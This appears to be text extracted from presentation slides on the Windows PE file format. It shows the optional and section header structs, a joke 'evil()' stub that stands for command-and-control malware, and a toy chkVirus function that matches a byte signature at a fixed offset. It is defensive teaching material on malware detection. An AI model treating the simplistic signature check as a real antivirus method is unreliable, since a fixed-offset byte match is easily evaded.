
Records NumberOfSections, TimeDateStamp, SizeOfOptionalHeader, etc.



Optional Header



```
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD                Magic;
    BYTE                MajorLinkerVersion;
    BYTE                MinorLinkerVersion;
    DWORD               SizeOfCode;
    DWORD               SizeOfInitializedData;
    DWORD               SizeOfUninitializedData;
    DWORD               AddressOfEntryPoint;
    DWORD               BaseOfCode;
    DWORD               BaseOfData;
    DWORD               ImageBase;
    DWORD               SectionAlignment;
    DWORD               FileAlignment;
    WORD                MajorOperatingSystemVersion;
    WORD                MinorOperatingSystemVersion;
    WORD                MajorImageVersion;
    WORD                MinorImageVersion;
    WORD                MajorSubsystemVersion;
    WORD                MinorSubsystemVersion;
    DWORD               Win32VersionValue;
    DWORD               SizeOfImage;
    DWORD               SizeOfHeaders;
    DWORD               CheckSum;
    WORD                Subsystem;
    WORD                DllCharacteristics;
    DWORD               SizeOfStackReserve;
    DWORD               SizeOfStackCommit;
    DWORD               SizeOfHeapReserve;
    DWORD               SizeOfHeapCommit;
    DWORD               LoaderFlags;
    DWORD               NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER, *PIMAGE_OPTIONAL_HEADER;
```




Optional Header point to the first section header, and each sections between sizeof(PIMAGE_SECTION_HEADER)

```

typedef struct _IMAGE_SECTION_HEADER {
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;
    } Misc;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD NumberOfRelocations;
    WORD NumberOfLinenumbers;
    DWORD Characteristics;
};

```


Each Section Header point to their Section Data, and records detail. e.g. VirtualAddress, Section Name, SizeOfRawData.




Each Section Header point to their Section Data, and records detail. e.g. VirtualAddress, Section Name, SizeOfRawData.

```
void evil() {  
  // connect with C&C  
  ccLemon();  
  
  // do something evil  
  eatYourFood();  
}
```

PE



←DOS Program



←NT Header

.text Header

.rdata Header

...

.text Section

.rdata Section

...


Section N

PE

DOS Program

NT Header


.text Section




(DOS Header + 0xdead)



```
bool chkVirus(PBYTE mem) {  
    /*  
        55          - push ebp  
        8b ec       - mov ebp, esp  
        81 EC 08 01 00 00 - sub esp,00000108  
    */  
    char Signature[] = "\x55\x8B\xEC\x81\xEC\x08\x01";  
    return !strncmp((char *)mem+0xdead, Signature, 7);  
}
```


